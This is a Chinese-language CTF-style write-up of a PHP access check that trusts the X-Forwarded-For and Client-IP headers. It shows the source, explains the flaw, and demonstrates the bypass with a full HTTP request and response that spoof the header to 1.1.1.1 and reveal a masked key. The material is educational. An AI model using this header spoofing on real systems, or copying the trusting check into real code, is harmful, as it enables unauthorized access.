1、知识点

```
    Null
```


2、源码

```
<?php
function GetIP(){
if(!empty($_SERVER["HTTP_CLIENT_IP"]))
    $cip = $_SERVER["HTTP_CLIENT_IP"];
else if(!empty($_SERVER["HTTP_X_FORWARDED_FOR"]))
    $cip = $_SERVER["HTTP_X_FORWARDED_FOR"];
else if(!empty($_SERVER["REMOTE_ADDR"]))
    $cip = $_SERVER["REMOTE_ADDR"];
else
    $cip = "0.0.0.0";
return $cip;
}

$GetIPs = GetIP();
if ($GetIPs=="1.1.1.1"){
echo "Great! Key is *********";
}
else{
echo "错误！你的IP不在访问列表之内！";
}
?>
```

3、分析


```
    1）程序定义了GetIP函数，通过HTTP中的各种参数获取用户的IP，并对IP进行判断，如果IP为
1.1.1.1 ，就输出key。
```



```
function GetIP(){
if(!empty($_SERVER["HTTP_CLIENT_IP"]))
    $cip = $_SERVER["HTTP_CLIENT_IP"];
else if(!empty($_SERVER["HTTP_X_FORWARDED_FOR"]))
    $cip = $_SERVER["HTTP_X_FORWARDED_FOR"];
else if(!empty($_SERVER["REMOTE_ADDR"]))
    $cip = $_SERVER["REMOTE_ADDR"];
else
    $cip = "0.0.0.0";
return $cip;
}

$GetIPs = GetIP();
if ($GetIPs=="1.1.1.1"){
echo "Great! Key is *********";
}
```

2）此时 HTTP_X_FORWARDED_FOR是在数据包中可可控的，通过创建 X-FORWARDED-FOR 参数，并传入 1.1.1.1 作为值，即可获取到key。



```
GET /12.php HTTP/1.1
Host: x.com
X-FORWARDED-FOR: 1.1.1.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=a0scp54kdlq7eq48vi8so510d7
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 22 Oct 2022 06:27:38 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fc
X-Powered-By: PHP/5.6.27
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 23

Great! Key is *********
```

4、利用

```
X-FORWARDED-FOR: 1.1.1.1
```